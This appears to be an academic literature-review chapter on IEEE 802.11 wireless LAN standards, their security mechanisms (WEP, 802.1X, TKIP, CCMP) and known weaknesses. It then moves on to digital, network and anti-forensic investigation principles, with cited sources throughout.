The IEEE 802.11 standard first proposed in 1997 that specifics different radio frequency (RF) physical layers on the 2.4GHz Industrial Scientific and Medical (ISM) frequency band, includes Direct Sequence Spread Spectrum (DSSS), Frequency Hopping Spread Spectrum (FHSS) and infrared (IR). DSSS physical layer provides 2 Mbps of max date rate and optional 1 Mbps. FHSS can support 1 Mbps and optional 2 Mbps. The IR provides both 1 Mbps and 2 Mbps for receiving and 1 Mbps and 2 Mbps for transmitting (Yeh, et al., 2003, p.18).

Two years later, IEEE introduced the first two amendments 802.11a and 802.11b to IEEE 802.11 standard. The 802.11b standard can be considered as the revised IEEE 802.11 standard, it still working on the 2.4 GHz frequency band but its date rate can up to 11 Mbps and accommodating with legacy 802.11 products.

These advantages helped 802.11b to increase its market share rapidly and so far, 802.11b has become the most used WLAN system. With the DSSS physical layer, 802.11b adopts Complementary Code Keying (CCK) technology so that upgrading can be done easily (Yeh, et al., 2003, p.18).

To avoid interference from other electronics within 2.4 GHz ISM frequency band, the IEEE 802.11a was proposed with 802.11b. Compared with 802.11b, 802.11a uses the 5 GHz frequency band. Moreover, 802.11a accepts a new coding scheme that offers up to 54 Mbps date rate which is called Orthogonal Frequency Division Multiplexing (OFDM). Therefore, it is not compatible with 802.11b WLANs. To compensate for this deficiency and improve itself, the IEEE proposed 802.11g standard in 2001. 802.11g defines one more optional modulation in comparison with 802.11a; the Packet Binary Convolution Code (PBCC) which can provide 33 Mbps and optional 22 Mbps date rate. To accommodate with 802.11b products, 802.11g is still operating on the 2.4GHz ISM frequency band.

2.2.2 IEEE 802.11 Architecture

The IEEE 802.11 standard defines the components of a Basic Service Set (BSS) which is “a set of stations (STAs) that have successfully synchronized using the JOIN service primitives and one STA that has used the START primitive” (IEEE Std. 802.11, 2012, p.7). Therefore, STAs within a BSS can communicate with each other over the air. A BSS has two basic architectural components: Station (STA) and Access Point (AP). A STA is defined as “a logical entity that is a single addressable instance of a Medium Access Control (MAC) and Physical Layer interface to the Wireless Medium (WM)” (IEEE Std. 802.11, 2012, p.21). Accordingly, a STA can be any wireless devices that include laptop, mobile phone, tablet PC and many other electronics that can be accommodated with IEEE 802.11. An AP is “an entity that contains one Station (STA) and provides access to distribution services, via the wireless medium (WM) for associated STAs" (IEEE Std. 802.11, 2012, p.5). So, it is used to bridge STAs and the wired network. There are two configurations or structures specified in the 802.11 standard: ad-hoc and infrastructure. As shown in Figure 2.2.




Figure 2.2 (a) Ad-hoc and (b) infrastructure network architectures (Yeh, Chen, & Lee, 2003, p.17)

An ad hoc network as shown in Figure 2.2 (a) can be seen as an independent BSS (IBSS) which is the most basic type of IEEE 802.11 LAN. This mode of operation is possible when IEEE 802.11 STAs are able to communicate directly. That means this mode does not require for preplanning as long as the LAN is need. STA's membership in a BBS or IBBS is dynamic; it can turn on, turn off, come within range, and go out of range (IEEE Std. 802.11, 2012, p.46). Every STA is independent and equivalent in the ad hoc network, so they can join or leave the network freely without any additional steps, and they may broadcast and flood packets in the wireless coverage area (Yeh, et al., 2003, p.17). This configuration has the advantage that can be deployed easily and promptly. On the other hand, AP is not involved in an ad hoc network, therefore, ad hoc configuration is suitable when the users do not access or need external networks.

Apart from ad hoc network, PHY limitations determine the direct station-to-station distance, for some networks this distance is sufficient, for other networks, increased coverage is required (IEEE Std. 802.11, 2012, p.46). Hence, in many cases, the infrastructure network configuration is adopted. As dedicated in Figure 2.2 (b), in the infrastructure mode there are APs which connect STAs and the Distribution System (DS). The DS is defined as "it enables mobile device support by provideing the logical services necessary to handle address to destination mapping and seamless integration of multiple BSSs" (IEEE Std. 802.11, 2012, p.47). Alough the PHY limitation restricts the movement of wireless STAs, seamlesss roaming among BSSs can construct a campus-wide wireless network service, which refers to the Extended Service Set (ESS).

2.2.3 IEEE 802.11 Security

Security methods were not proposed in the 802.11-1997, thus, some vendors had to provide authentication based on MAC addresses, whereby APs maintained a list of MAC addresses of authorized devices. However, this method suffers from scalability issues (Holt & Huang, 2010, p.99). For this reason, IEEE introduced the Wired Equivalent Privacy (WEP) protocol as the security mechanism of 802.11b WLANs. According to the Zahur and Yang's research, "WEP was intended to provide confidentiality that is subjectively equivalent to the confidentiality of a wired local area network (LAN) medium that does not employ cryptographic techniques to enhance privacy" (Zahur & Yang, 2004, p.46). Unfortunately, a lot of concerns were raised later regarding the usefulness of WEP; including Manual Key Management, Key Size, Initialization Vector and Decryption Dictionaries (Zahur & Yang, 2004, p.47).

In order to overcome the shortcomings in the WEP, the IEEE proposed the 802.11i amendment in 2004. The aim of 802.11i was to produce a specification for a Robust Security Network Association (RSNA) designed to enchance: authentication, key management, confidentiality and integrity (Holt & Huang, 2010, p.99). The 802.11i standard also includes pre-RSNA algorithms (see Figure 2.3).



IEEE 802.11i
Pre-RSNA
RSNA
authentication, key generation
confidentiality
authentication, key generation
access control
confidentiality, integrity
open system
shared key
WEP
EAP
802.1X
TKIP
CCMP
(TKIP and CCMP also for replay protection)

Figure 2.3 Summary of 802.11i security (Holt & Huang, 2010, p.100)

2.2.3.1 Pre-RSNA Security Methods

According to IEEE 802.11-2012, status of pre-RSNA security methods, “except for open system authentication, all pre-RSNA security mechanisms have been deprecated, as they fail to meet their security goals and new implementations should support pre-RSNA methods only to aid migration to RSNA methods” (IEEE Std. 802.11, 2012, p.1167). Therefore, in this section, open system authentication will be detailed more than other methods.

Open system authentication is a null authentication algorithm. It utilized a two-message authentication transaction sequence. The first message asserts identity and requests authentication. The second message returns the authentication result. If the result is “successful”, the STAs shall be declared mutually authenticated (IEEE Std. 802.11, 2012, p. 1170). For instance, consider two wireless devices, A and B. Device A asserts identity by sending B an authentication request. Then, device B returns A the result of the request. If the result is successful, devices A and B are authenticated. However, Holt and Huang (2010) also indicate that "authentication based on MAC address may be employed, thus, if the MAC address of a device does not appear in the AP's access list, then a failure notification will result" (Holt & Huang, 2010, p.100). But MAC authentication is not specified in the standard 802.11i, it is usually implemented by vendor at the discretion of the AP manufacturer.




Figure 2.4 WEP encapsulation block diagram (Holt & Huang, 2010, p.102; IEEE Std. 802.11, 2012, p.1169).

Shared key authentication seeks to authenticate STAs as either a member of those who know a shared secret key or a member of those who do not (IEEE Std. 802.11, 2012, p.1171). With shared key authentication, only devices that know the shared key can be successfully authenticated. The shared key was delivered among the participating STAs through a secure channel which is outside the 802.11 standard. WEP uses a RC4 (Rivest Cipher 4) pseudo-random number generator (PRNG) algorithm with two key structures of 40 and 104 bits (Yeh, et al., 2003, p.19). The procedures and structure of WEP encapsulation block is shown in Figure 2.4.

The RC4 stream cipher (K) is used for confidentiality which is generated from a WEP pre-shared key (PSK) and a 24 bits initialization vector (IV) through a PRNG, therefore, K=IV│PSK. An integrity check value (ICV) is 32 bits cyclic redundancy check (CRC) that is used for data integrity and computed for each plaintext frame (M), thus ICV= CRC (M). The ICV is appended to a plaintext packet M to form P=M│ICV. The ciphertext message C is derived by XORing the RC4 cipher K with P: C= P ⊕ K. At last, a plaintext 802.11 MAC frame header is prepended to the ciphertext payload. Part of MAC frame header is the IV; hence the IV is transmitted as plaintext (Holt & Huang, 2010, p.101).

2.2.3.2 RSNA Security Methods

As displayed in Figure 2.3, RSNA provides 802.1x port based network access control; the Extensible Authentication Protocol (EAP) performs the authentication process, the Temporal Key Integrity Protocol (TKIP) and Counter mode with Cipher Block Chaining Message Authentication Code (CBC-MAC) protocol (CCMP) techniques to provide data confidentiality and integrity.

Recognizing the flaws in WEP and the necessity to create a new mechanism for network authentication and encryption, IEEE 802.11 committee adopted IEEE 802.1x, a port based network access control standard, to authenticate wireless users (Yeh, et al., 2003, p.19). Communication over an 802.1x controlled port is blocked by the AP until the wireless device has been successfully authenticated (Holt & Huang, 2010, p.102). If the port is uncontrolled by 802.1x, often, this port allows only authentication messages (EAP messages) (Rumale & Chaudhari, 2011, p.1947). The EAP is specified in 802.1x standard, defines as “a method of conduction an authentication conversation between a user and an authentication server” (Rumale & Chaudhari, 2011, p.1947). Therefore, three main components are defiend in the authentication:

The supplicant (usually the client agent)

The authenticator (usually the AP)

The authentication server (usually a Remote Authentication Dial In User Service (RADIUS) server) (Yeh, et al., 2003, p.19).

The authenticator does not take part in the authentication conversation between the supplicant and the authentication server, its role is to relay EAP messages between the parties performing the authentication (Rumale & Chaudhari, 2011, p.1947). The distribution of keys is closely linked to the authentication process. In the first phase, the supplicant connects to the authenticator, which reqires authentication and association. Based on Open Systen Authentication, no effective authentication occurs. In the second phase, supplicant and authentication server mutually authenticate each other using an EAP based protocol relayed by the authenticator. Two secret keys are shared, the Extended Master Session Key (EMSK) and the Master Session Key (MSK). At the end, the authentication server sends MSK to the authenticator, then, supplicant and authenticator use the MSK to derive Pairwise Master Key (PMK). In the last phase, supplicant and authenticator mutually authenticate each other (Marques & Zúquete, 2008, p.28).

RSNA specifies two protocols to prove confidentiality and integrity, the TKIP and CCMP. The 802.11i introduced TKIP as a solution that prevents the improper use of WEP, such as weak key scheduling, IV collisions and packet forgery without requiring the replacement of legacy 802.11 hardware. It works as a wrapper around WEPs encryption and based on the same RC4 algorithm as WEP protocol, but it provides a more sophisticated key-mixing function. Although TKIP is still comparatively weak in defending against message forgery, it presents the best that can be achieved on 802.11 legacy hardware (Holt & Huang, 2010, p.107).

To enhance the security of MAC layer in WLANs, IEEE 802.11i standard defines CCMP to provide confidentiality, authentication and integrity, and replay protection (IEEE Std. 802.11, 2012, p.1205). CCMP is a protocol is based upon Advanced Encryption Standard (AES)'s Counter mode with cipher-block chaining message authentication code (CBC-MAC). Counter mode from AES is used for confidentiality and CBC-MAC for integrity (Holt & Huang, 2010, p.107). Compared with the RC4 cipher used in WEP and TKIP, the AES is much more advanced and strong. However, it cannot accommodate with 802.11 legacy hardware. Therefore, the CCMP protocol can be seen as a long-term solution for 802.11 WLANs security and will gradually replace the WEP and TKIP.

2.3 WIRELESS SECURITY RISKS

For the growing demand of modern mobile and Internet applications also requires advanced security features and quality of service. The IEEE gradually introduced 802.11b and 802.11i amendments to complete and improve security performance of 802.11 WLANs. However emerging techniques typically focus on implementation issues first rather than security, therefore 802.11 WLANs remains the risk that it can be violated and exploited by an attacker. The following sections will discuss the general threats in WLANs, 802.11b and 802.11i security risks respectively.

2.3.1 General Threats In WLAN

Compared with the wired LAN, a WLAN enables access to computing resources for devices without physically connected to a network, which means an attacker can simply gain access within the range of the WLAN instead of compromising a host on a wired LAN. On the other hand, in WLANs, data transmission is over the air. The privacy is achieved by encryption which is optional in 802.11 WLANs. If the WLAN is without encryption or it has been cracked, any other wireless devices can read all traffic in a network. Therefore, from the management perspective to the limitation of wireless technology itself, WLANs face many more threats than the wired LAN. The general major security threats for WLAN are as given in Table 2.2.

Threat	Description
Denial of Services	Attackers prevents the normal use of network
Eavesdropping	Attackers passively monitors network communication for data and

	authentication credentials
Man in the middle	Attackers can use the data acquired using eavesdropping to pose as legitimate and bypassing the real one
Masquerading	Attackers can pose as authentic users to gain some privileges unauthentically
Message modification	Attackers can modify the messages acquired in eavesdropping and then retransmitting them by posing as an authenticate user
Message reply	Attackers can retransmit the messages acquired in eavesdropping unnecessarily by posing as authenticate user
Traffic analysis	Attackers can passively monitor network communication for data and authentication credentials for identifying traffic patterns to decide attacking strategies

Table 2.2 Major Threats Against WLAN Security (Rumale & Chaudhari, 2011, p.1946).

There is no big difference in categories of threats against a security system between wired LAN and WLAN, and WLAN technology that is aimed to promise wired equivalent security. However the mobility and the weakness in WLAN security protocol do make the WLAN more attractive for attackers.

2.3.2 IEEE 802.11b Security Risks

Most wireless networks use the IEEE 802.11 standard for communication today, the IEEE 802.11b has become the de-facto standard for wireless networking technology among both small business and home user (Bhagyavati, et al., 2004, p.82). The technology promised wired equivalent privacy and aimed to provide industry standard privacy, integrity and access control. Unfortunately none of these security goals were achieved and 802.11b WLANs encountered numerous attacks (Ahmadi & Satti, 2007, p.3). The main security hole is the 802.11b equipment has security settings disabled by default, minimal security is easily broken and rogue access points are easy to deploy and difficult to detect (Bhagyavati, et al., 2004, p.83). These are some of the vulnerabilities of IEEE 802.11b. By default, the Service Set Identifier (SSID) is provided in the message header and is broadcasted in clear text by AP to identifiy it to devices on the WLAN. However the SSID was initially designed as a password when clients trying to connect the AP. Therefore, the SSID provides little security because an attacker can simply sniff in plain text from a packet.

A WEP key based encryption is another big concern of 802.11b security. It was designed to provide the same level of data confidentiality in WLANs as in wired networks. Unfortunately, lots of researchers point out that WEP encryption is fairly weak at achieving the security goals. Accoring to these reports, WEP encryption has problems that affect the usefulness of WEP. They are:

WEP does not prevent forgery of packets.

WEP does not prevent replay attacks which could lead the attackers easily record and replay packets as they wanted and these packets will be accpeted as legitimate (Lashkari & Danesh, 2009, p.49).

RC4 algorithm is fairly weak that can be cracked by brute-force in minutes.

WEP reuses initialization vectors(IV). Infrequent re-keying and frames with same IV result in large collection of frames encrypted with same key stream (Zahur & Yang, 2004, p.48). Therefore, an attacker can decrypt data without knowing the encryption key.

WEP’s key management is lack and updating is poor.

WEP uses one-way authentication which means the clients has to prove its identity to the AP but not vice versa (Zahur & Yang, 2004, p.47). Thus an attacker can install a rogue AP to intercept traffic from wireless clients.

Despite the security vulnerabilities existing in SSID and WEP encryption, 802.11b also provide a MAC address filters to accept connections only from clients with

MAC addresses refistered by the AP. However this security feature is also unreliable, the MAC address of a valid client can be sniffed off the network and then spoofed by the rogue client or a stolen laptop with a registered MAC address may contibute to the attack.

2.3.3 IEEE 802.11i Security Risks

In order to overcome the shortcomings in the 802.11b, IEEE proposed 802.11i amendment. In security algorithm of 802.11i providing key enabler for secure and flexible wireless networks, allowing for client authentication, wireless network authentication, key distribution and the pre-authentication necessary for roaming (Lashkari & Danesh, 2009, p.52). Many specialists believe the 802.11i standard is not just the future of wireless access authentication, but also the future of wireless access. However, the 802.11i standard is not as perfect as they think; the later research has shown the 802.11i also contains vulnerabilities that can be exploited by attackers.

IEEE 802.11i contains 802.1x port based network access control provides the authentication and key management, the TKIP and CCMP protocol for data confidentiality and integrity, and the 4-way handshake technique to secure data communication. It is much more mature and robust than 802.11b standard. Unfortunately, it still has vulnerabilities to insider attack, one of the primary threats to WLANs. As the specification of 802.1x authentication, a Supplicant always trusts the Authenticator but not vice versa (Zahur & Yang, 2004, p.49). This one-way mechanism is absent of mutual authentication may become the target of a “man in the middle attack”. If so, an attacker could forge the EAP message from the Authenticator to the Supplicant and start the attack. On the other hand, during the 802.1x authentication procedures, all the EAP over LAN frames are without protection until a RSNA is established. Therefore, a great number of attacks may occur at the 802.1x authentication stage (Xing , et al., 2008, p.3). For instance, after the Supplicant has been successfully authenticated, an attacker then sends a MAC-disassociate message to Supplicant with AP’s MAC address. The valid Supplicant will disassociate when receiving this message. However the attacker can gain network access using the MAC address of the authenticated Supplicant (Zahur & Yang, 2004, p.50).

Another authentication method exists in 802.11i standard is the Shared Key which is only to authenticate STAs who know the Pre-Shared Key (PSK). This authentication mechanism is widely accepted in the large network due to the face that distributing various PSKs is extremely difficult and costly. This creates a potential security threat. For example, since all STAs share a same PSK, an insider can simply capture and store the entire message generated at 4-way handshake stage, then calculate the PTK for 802.1x authentication. Even if the PSK is different, PSK still contains vulnerability to offline guessing attack. An attacker is able to capture and analyse a 4-way handshake message through some passive wireless network eavesdropping analysers, such as Kismet and Wireshark (Xing , et al., 2008, p.3). Beside the listed vulnerabilities in 801.11i authentication mechanism, the management frames of 802.11i are under unauthenticated and unsecured threats. To protect data confidentiality and integrity, 802.11i proposed TKIP and CCMP security protocol to encrypt data transmission, however these security mechanisms are not involved in protecting the transmission of management frames. Based on this flaw, an attacker can transmit forged management frames such as deauthentication and disassociation to launch a Denial-of-Service attack.

2.4 WIRELESS FORENSICS AND BEST PRACTISES

The processes of an anti-forensic investigation on a wireless network involving network forensic methodologies and anti-forensic detection technologies will be discussed in the following sections. As a requirement for conducting a digital investigation, the review of established digital investigation guidelines is necessary.


The investigation procedures, techniques and specification will be useful for conducting an anti-forensic investigation of a wireless network.

2.4.1 Digital Forensics

Digital forensic science is still a relatively new field of study and evolved from forensic science. The Digital Forensics Research Workshop defined digital forensics as “The use of scientifically derived and proven methods toward the preservation, collection, validation, identification, analysis, interpretation, documentation and presentation of digital evidence derived from digital sources for the purpose of facilitating or furthering the reconstruction of events found to be criminal, or helping to anticipate unauthorized actions shown to be disruptive to planned operations” (DFRWS, 2001, p.16). This definition has generally introduced the basic investigation processes and the purpose of digital forensics, therefore it is widely accepted by many security and forensics organizations then developed their own standard.

The International Information Systems Security Certification Consortium ($(ISC)^2$) proposed their forensics investigation process as Table 2.3 shown below. They suggest that each team or company may come up with their own steps, but that all should complete: identification, preservation, collection, examination, analysis, presentation and decision. For all steps, the basic principle is ensuring the integrity and reliability of digital evidence, as the result, the preservation is through the whole procedures. The examination and analysis process are critical that investigator works on an image of the original disk which must be a bit-level copy, sector by sector, to capture deleted files, slack spaces, and unallocated clusters (Harris, 2010, p.893). The result they found is closely related to their experience and skill level. Unfortunately the rapidly developing anti-forensic techniques and tools are making the job much harder, hence the documentation becomes important.

A well-documented procedure can help the experts to assess the investigation work and make it repeatable.



Identification	Preservation	Collection	Examination	Analysis	Presentation
Event/crime detection	Case management	Preservation	Preservation	Preservation	Documentation
Resolve signature	Imaging technologies	Approved methods	Traceability	Traceability	Expert testimony
Profile detection	Chain of custody	Approved software	Validation techniques	Statistical	Clarification
Anomalous detection	Time synchronization	Approved hardware	Filtering techniques	Protocols	Mission impact statement
Complaints		Legal authority	Pattern matching	Data mining	Recommended countermeasure
System monitoring		Lossless compression	Hidden data discovery	Timeline	Statistical interpretation
Audit analysis		Sampling	Hidden data extraction	Link	
Etc.		Data reduction		Spatial	
		Recovery techniques			

Table 2.3 Characteristics of the different phases through an investigation process (Harris, 2010, p.893).

In the recent years, as the result of the increasing computer attacks and cybercrimes in the different fields, digital forensic technology is growing rapidly. Now it contains computer forensics, network forensics, cloud forensics and other groupings. But the primary goals of digital forensics haven’t changed. They are:

Identification of unauthorized activities and activities that occurred.

Gathering, processing, storing and preserving evidence that might be introduced in the court of law.

To use that knowledge and experience to provide better protection for computer systems (Ali, 2012, p.196).

It can be learn from the above that whether the processes or the goals of digital forensics are discussed they all focus around one thing, the digital evidence, which is the foundation of digital forensics. Due to the fact that digital evidence can be easily modified or damaged, many international organizations were working on developing international principles dealing with the collection and handling the digital evidence, such as the International Organization on Computer Evidence (IOCE), the International Standardisation Organization (ISO), and the Scientific Working Group on Digital Evidence (SWDGE). The IOCE/SWDGE principles are listed below:


> **When** dealing with digital evidence, all of the general forensic and procedural principles must be applied.
>
> **Upon** the seizing of digital evidence, actions taken should not change that evidence.
>
> **When** it is necessary for a person to access original digital evidence, that person should be trained for the purpose.
>
> **All** activity relating to the seizure, access, storage, or transfer of digital evidence must be fully documented, preserved, and available for review.
>
> **An** individual is responsible for all actions taken with respect to digital evidence while the digital evidence is in their possession.
>
> **Any** agency that is responsible for seizing, accessing, storing, or transferring digital evidence is responsible for compliance with these principles (Harris, 2010, p.889).

To implement these principles, a recorded method called chain of custody is generally adopted and it also becomes the consideration in the court of law that admits the authenticity of digital evidence. A trustworthy chain of custody must contain the following requirements:

> **The chain** of custody must show that the evidence was collected from the system under investigation.
>
> **The evidence** was stored and managed without alteration.
>
> **The chain** of custody should document data that cannot be recovered, backed up or is known to be missing (Ali, 2012, p.197).

2.4.2 Network Forensics

The network forensics is a new concept which is focuses on live forensics that means most evidence it collected is real-time and distinguished from computer forensics. Although, there are a number of different network types, they all originate from two basic ones: Local Area Networks and Wide Area Networks. Digital evidence of the network forensics can be obtained from a network may include the source and destination address of any communication, as well as the data that is transmitted during the communication session itself (Sibiy,et al., 2012, p.2). Compared with computer forensics, network forensics presents a number of challenges. One common challenge is that the only opportunity to collect network traffic is as it traverses the network. Therefore, one mistake can cause the unrecoverable loss of data. Ren and Jin (2005, p.7) indicates the sources of evidence as Table 2.4 shown. For the personal privacy reasons, the victim side and the intermediate side are more often involving digital investigations.



From End Sides (attacker side or victim side.)	Operation system audit trail
	System event log
	Application event log
	Alert log file
	File MAC (Modify/Access/Create) timestamp
	Recovery data
	File slack, Erased files and Swap files
From Intermediate Side	Network traffic data packets
	Firewall log
	IDS log
	Access control system log
	Router log
	Firewall log
	Internet Information

Table 2.4 Evidence Data Source (Ren & Jin, 2005, p.7).

2.4.3 Anti-Forensics Detection

Forensics and anti-forensics are two sides that compete against each other. The existing digital forensics have developed into a wide variety of categories and reached a certain depth. To compete anti-forensics are growing more powerful and influencing forensic investigations. The authenticity of digital evidence can no longer be fully accepted. The examining and analysing of digital evidence becomes more challenging. So there is an increasing demand for techniques to detect the trails of anti-forensics.

Creating a timeline during the forensic analysis can obtain the modification, access, and the change times of a file, thus it is critical for the investigator to reconstruct the event. However the existing anti-forensic techniques can easily corrupt this data source such as trail obfuscation and data hiding. To detect and mitigate the impact, Fairbanks et al. (2007) proposed a journal monitoring tool called Timekeeper, which can successfully track modification, access, and change time in a way that makes malicious modification of the file system difficult to hide (Fairbanks, et al., 2007, p.114). A journal acts as a circular log that can bring the system back to a consistent state. The Timekeeper takes advantage of a journal system by extracting metadata information from the journal and storing for forensic analysis. Therefore an investigator can build a profile of what files are regularly used, determine any irregularities and compare the inode times lifted in the database to detect any nefarious changes. (Fairbanks, et al., 2007, p.116).

Other research proposed by Maggi et al. (2008), introduced an anomaly detector to analyse the sequence and the arguments of system calls to detect intrusion and the anti-forensic techniques used. Most of actions that an attacker would try to perform, like accessing the host file system, sending or receiving packets over the network, executing another program, and so on, will require the use of one or more system calls (Maggi, et al., 2008, p.52). To monitor and analyse such system calls, the detector would know the behaviour of a process, and thus potentially detect the intrusion and the anti-forensic techniques. However, this system still has its limitation. It can only detect through the system calls which are temporal. The detector acts as security software but cannot mitigate the impact that is caused by anti-forensic activities.

